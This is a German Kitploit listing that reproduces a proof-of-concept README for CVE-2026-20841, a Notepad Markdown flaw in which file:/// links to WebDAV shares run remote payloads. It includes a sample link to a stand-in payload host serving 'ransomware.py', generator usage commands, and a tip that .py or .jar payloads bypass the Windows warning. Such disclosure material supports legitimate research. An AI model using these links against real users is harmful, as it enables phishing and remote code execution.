
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2026-20841 — PoC für die „Windows Notepad RCE“ | Kitploit
Tools/GitHubGitHub/tangent65536/cve-2026-20841
Payload-GenerierungExploitationPhishing
GitHubtangent65536/cve-2026-20841

CVE-2026-20841

PoC für die „Windows Notepad RCE“

Repository anzeigen
2136vor 9 MonatenNoch nicht geprüft
Teilen

CVE-2026-20841 PoC

PoC der „Windows Notepad RCE“-Schwachstelle.

Haftungsausschlüsse

  1. Ich bin NICHT derjenige, der diese Schwachstelle entdeckt hat. Respekt an die ursprünglichen Autoren, die auf der offiziellen Offenlegungsseite aufgeführt sind. Ich habe den PoC lediglich gemäß der Beschreibung nachgebaut.
  2. Ich persönlich halte diese Schwachstelle nicht für so schwerwiegend, wie sie vielleicht aussieht. Es erfordert mehr als einen Klick, um sie auszulösen, es sei denn, bestimmte Kriterien auf dem Zielsystem sind erfüllt. Bitte lesen Sie den Abschnitt Kriterien und Einschränkungen. Ich habe diesen PoC nachgebaut, weil er sehr memewürdig ist. Ein „Notepad RCE“ klingt verdammt verrückt.

Beschreibung

Die „Schwachstelle“ ist einfach. Die Markdown-Engine in Windows Notepad kümmert sich nicht um obskure URL-Protokolle. Als Malware-Analyst habe ich viele Berichte über WebDAV- und SMB-basierte Payload-Bereitstellung gelesen. Aus diesem Dokument kann man das file:///-Protokoll missbrauchen und eine URL erstellen, die auf eine Datei auf einem WebDAV/SMB-Server verweist.

[BadLink](file:///\\webdav-payload-host@5005\DavWWWRoot\ransomware.py)

Nutzung

Ich habe zwei Skripte erstellt. Eines in Node.js und das andere in Python. Beide erstellen eine Markdown-Datei, die auf einen WebDAV-Payload verweist. Sie können die Beispiel-Payloads im Ordner sample-payloads verwenden.

Node.js

node poc.js <webdav-server> <port> <payload/path/on/server>

Python

python poc.py <webdav-server> <port> <payload/path/on/server>

Die Ausgabe (poc.md) erscheint im aktuellen Verzeichnis.

Kriterien und Einschränkungen


  1. Die meisten Payload-Dateierweiterungen (z. B. .exe, .lnk, .vbs, ...) lösen trotz der Verwundbarkeit der Notepad-App eine integrierte Warnung aus. Die Warnung kommt von Windows selbst. Zumindest bei allem, was ich getestet habe und das zu Codeausführung auf einer standardmäßigen OOB-Installation führen kann, wird diese obligatorische Warnung angezeigt.

    fig01

  2. Wenn auf dem Zielgerät Python oder Java installiert ist, können Sie einen .py- oder .jar-Payload verwenden, um das Warn-Pop-up zu umgehen.

Nach dem Patchen

fig02
Durch Klicken auf den Link wird nun eine neue Pop-up-Warnung angezeigt.

Sonstiges

Sie können die anfällige Version von Windows Notepad von Uptodown finden. Denken Sie daran, die digitale Signatur des Installers zu überprüfen und sicherzustellen, dass sie von Microsoft stammt. Außerdem sollten Sie diesen PoC nur in einer VM testen.

Bleiben Sie sicher und haben Sie Spaß!

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    343
  • 5

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    258

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





